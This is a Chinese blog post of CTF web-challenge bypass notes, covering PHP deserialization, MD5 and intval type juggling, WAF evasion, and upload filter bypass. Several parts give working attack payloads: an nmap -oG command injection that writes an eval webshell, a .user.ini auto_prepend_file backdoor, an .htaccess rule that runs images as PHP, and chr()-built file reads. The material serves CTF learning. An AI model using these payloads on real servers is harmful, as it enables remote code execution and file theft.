
CTF中一些绕过

原创

周粥粥啊 于 2021-04-23 20:01:06 发布 534 收藏

分类专栏： ctf 文章标签： php

本文链接：https://blog.csdn.net/qq_41996851/article/details/116069048



PHP

主要体现在序列化中；

php中的类会有构造函数和析构函数，也还有内置的一些其他语言没有的函数：

```php
<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
    // 构造函数，声明对象时触发
    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

 //反序列化时触发
    function __wakeup(){
        $this->username = 'guest';
    }

 // 析构函数，对象销毁时触发
    function __destruct(){

    }

 // 对象序列化时触发
 function __sleep() {

 }
}
?>
```

序列化还有一些特点：

private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0的前缀。字符串长度也包括所加前缀的长度

但这些事不可打印字符，所以直接echo复制拿不到；可以转义一下比如 urlencode ;

以及在反序列化字符串时，属性个数的值大于实际属性个数时，会跳过 __wakeup()函数的执行

O:4:“Name”:2:{s:14:“Nameusername”;s:5:“admin”;s:14:“Namepassword”;s:3:“100”;}
就可以改成
O:4:“Name”:3:{s:14:“Nameusername”;s:5:“admin”;s:14:“Namepassword”;s:3:“100”;}
以绕过__wakeup

注意到，其实完成的序列化字符串是这样的：
O:4:“Name”:2:{s:14:"%00Name%00username";s:5:“admin”;s:14:"%00Name%00password";s:3:“100”;}

md5和弱类型

```
$a != $b && md5($a) == md5($b)
```

a=aabg7XSs
b=aabC9RqS

MD5:
0e087386482136013740957780965295 = 0e041022518165728065344349536299

```
$a != $b && md5($a) === md5($b)
```

a，b传入数组：

```
a[]=1&b[]=2
```

这样md5函数会报错返回NULL，但两个返回的NULL是一样的，所以可以绕过

```
(string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])
```

强等且转字符串情况：

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
```

```
b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

```
if(strpos($str1,$str2) == false) {
}
```

当str1在str2开头，strpos返回0，等于false，绕过

如果要求自己的MD5值和自己相等，可以利用科学计数法的溢出：
0e215962017
md5值：0e291242476940776845150308577824
0e2159620
md5值：0e2159620
脚本：

```
def run():
    i = 0
    while True:
        text = '0e{}'.format(i)
        m = md5(text)
        print(text,m)
        if m[0:2] == '0e' :
            if m[2:].isdigit():
                print('find it:',text,":",m)
                break
        i +=1

run()
```

intval

intval获取变量的整数数值

```
if(intval($num) < 2020 && intval($num + 1) > 2021){
```

该函数无法正确处理十六进制，但如果强转类型就可以正常计算了；所以直接传一个0x2000。
且该函数在用科学计数法的时候，只会保留前面的数值，所以可以传 1e10

intval(req[“number”])=intval(strrev(req[“number”])=intval(strrev(req[“number”])=intval(strrev(req[“number”]))
如果要求不是回文，但又要满足这个条件，
Intval最大的值取决于操作系统。
32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。
32位系统上， intval(‘1000000000000’) 会返回 2147483647。
64 位系统上，最大带符号的 integer 值是 9223372036854775807。

所以如果参数为2147483647，那么当它反过来（就是字面意思），由于超出了限制，所以依然等于2147483647，即为回文。

也可以
可以用科学计数法构造0=0：
number=0e-0%00

特殊函数

preg_replace /e 模式下的代码执行问题，其中包括 preg_replace 函数的执行过程分析、正则表达式分析、漏洞触发分析，当中的坑非常多。

深入研究preg_replace与代码执行

例题WP

函数执行

```
部分常用函数在waf中可能会被过滤掉，需要用一些其它的函数来实现。
var_dump() 将变量以字符串形式输出，替代print和echo
chr() ASCII范围的整数转字符
file_get_contents() 顾名思义获取一个文件的内容，替代system('cat flag;')
scandir() 扫描某个目录并将结果以array形式返回，配和vardump 可以替代system('ls;')
scandir() 函数返回指定目录中的文件和目录的数组。
```

题目的过滤：

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

但其实题目可能还有自己的waf，比如干脆不让你传字母；
此时啥命令执行都没法了；

但php的参数解析有过滤无效字符的特点：

> 这是别人对PHP字符串解析漏洞的理解，
> 我们知道PHP将查询字符串（在URL或正文中）转换为内部GET或的关联数组_POST。例如：/?foo=bar变成Array([foo] => “bar”)。值得注意的是，查询字符串在解析的过程中会将**某些字符删除或用下划线代替**。例如，/?%20news[id%00=42会转换为Array([news_id] => 42) **【注意此处，过滤了%20空格，把无效字符[转换成下划线，也过滤了截断字符%00】**。如果一个IDS/IPS或WAF中有一条规则是当news_id参数的值是一个非数字的值则拦截，那么我们就可以用以下语句绕过：
> /news.php?%20news[id%00=42"+AND+1=0–
> 上述PHP语句的参数%20news[id%00的值将存储到$_GET[“news_id”]中。**【这样waf就完全找不到news_id这个参数了，因为他认为你没有传】**
> HP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：
> 1.删除空白符
> 2.将某些字符转换为下划线（包括空格）

所以绕过不能传字母的waf：
在问号后面加个空格；

先用var_dump(scandir(chr(47)))扫描目录，注意此处没有传"/"因为引号被过滤，所以只能用chr；

4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=>
]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3)
(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }

发现有f1agg文件；

所以var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))查看文件获取flag；
此时传入的参数是 /f1agg ； 需要加/表示位置

RCE 特殊漏洞利用

题目：

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

escapeshellarg和escapeshellcmd一切用会出现漏洞，看着晕乎乎的…
PHP escapeshellarg()+escapeshellcmd() 之殇

谈谈escapeshellarg参数绕过和注入的问题

Writeup提到的问题

最后的payload：

```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

> -og 是nmap把内容写进文件中的参数

也可以直接用一句话php解决：

```
?host=' <?php echo `cat /flag`;?> -oG shell12.php '
```

HTTP

一般涉及请求伪造；

常见的请求头及作用如下：

首部字段名	说明
Accept	用户代理可处理的媒体类型
Accept-Charset	优先的字符集
Accept-Encoding	优先的内容编码
Accept-Language	优先的语言（自然语言）
Authorization	Web认证信息
Expect	期待服务器的特定行为
From	用户的电子邮箱地址
Host	请求资源所在服务器
If-Match	比较实体标记（ETag）
If-Modified-Since	比较资源的更新时间
If-None-Match	比较实体标记（与If-Match相反）
If-Range	资源未更新时发送实体Byte的范围请求
If-Unmodified-Since	比较资源的更新时间（与If-Modified-Since相反）
Max-Forwards	最大传输逐跳数
Proxy-Authorization	代理服务器要求客户端的认证信息
Range	实体的字节范围请求
Referer	对请求中URI的原始获取方
TE	传输编码的优先级
User-Agent	HTTP客户端程序的信息

实体头：

首部字段名	说明
Allow	资源可支持的HTTP方法
Content-Encoding	实体主体适用的编码方式
Content-Language	实体主体的自然语言
Content-Length	实体主体的大小（单位：字节）
Content-Location	替代对应资源的URI
Content-MD5	实体主体的报文摘要
Content-Range	实体主体的位置范围
Content-Type	实体主体的媒体类型
Expires	实体主体过期的日期时间
Last-Modified	资源的最后修改日期时间

响应头

首部字段名	说明
Accept-Ranges	是否接受字节范围请求
Age	推算资源创建经过时间
ETag	资源的匹配信息
Location	令客户端重定向至指定URI

首部字段名	说明
Proxy-Authenticate	代理服务器对客户端的认证信息
Retry-After	对再次发起请求的时机要求
Server	HTTP服务器的安装信息
Vary	代理服务器缓存的管理信息
WWW-Authenticate	服务器对客户端的认证信息

一些常用的：

- Referer：表示从哪里来的，上一个站点是啥
- X-Forwarded-For： 简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP。
- User-Agent：伪造浏览器
- Origin：表示来自哪个站点

ContentType = “application/x-www-form-urlencoded”;
这里的application/x-www-form-urlencoded：是一种编码格式，窗体数据被编码为名称/值对，是标准的编码格式。
当action为get时候，浏览器用x-www-form-urlencoded的编码方式把form数据转换成一个字串（name1=value1&name2=value2…），然后把这个字串append到url后面，用?分割，加载这个新的url。 当action为post时候，浏览器把form数据封装到http body中，然后发送到server。

文件上传的过滤

很多时候上传文件，只能上传图片，但即便上传了图片马，也无法连接；

所以可以使用phtml格式，上传成功【还有这些php,php3,php4,php5,phtml.pht】


.user.ini文件利用
.user.ini实际上就是一个可以由用户“自定义”的php.ini，我们能够自定义的设置是模式为“PHP_INI_PERDIR 、 PHP_INI_USER”的设置。（上面表格中没有提到的PHP_INI_PERDIR也可以在.user.ini中设置）

其中有两个配置，可以用来制造后门：
auto_append_file、auto_prepend_file
指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了require()函数。而auto_append_file类似，只是在文件后面包含。 使用方法很简单，直接写在.user.ini中：

auto_prepend_file=test.jpg


这样我们上传的图片文件就可以用菜刀连接了；

首先写好.user.ini并加上图片头，上传成功；



```
  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F      ANSI ASCII
FF D8 FF E0 00 10 4A 46  49 46 0D 0A 61 75 74 6F  ÿØÿà  JFIF  auto
5F 70 72 65 70 65 6E 64  5F 66 69 6C 65 3D 74 65  _prepend_file=te
73 74 2E 6A 70 67                                 st.jpg
```

然后上传同名图片马
最后效果是



我们访问任意一个php文件，他都默认加载我们的图片马；即可用菜刀连接；

.htaccess

.htaccess文件可以把其他类型文件解析成php，比如：

```
AddType application/x-httpd-php .jpg
```

就是把jpg文件解析成php；

Flask

由于 flask 是非常轻量级的 Web框架 ，其 session 存储在客户端中（可以通过HTTP请求头Cookie字段的session获取），且仅对 session 进行了签名，缺少数据防篡改实现，这便很容易存在安全漏洞。

简而言之，flask的session可以解密，以获取信息，也可以对其进行伪造；

flask session漏洞描述
客户端session导致的问题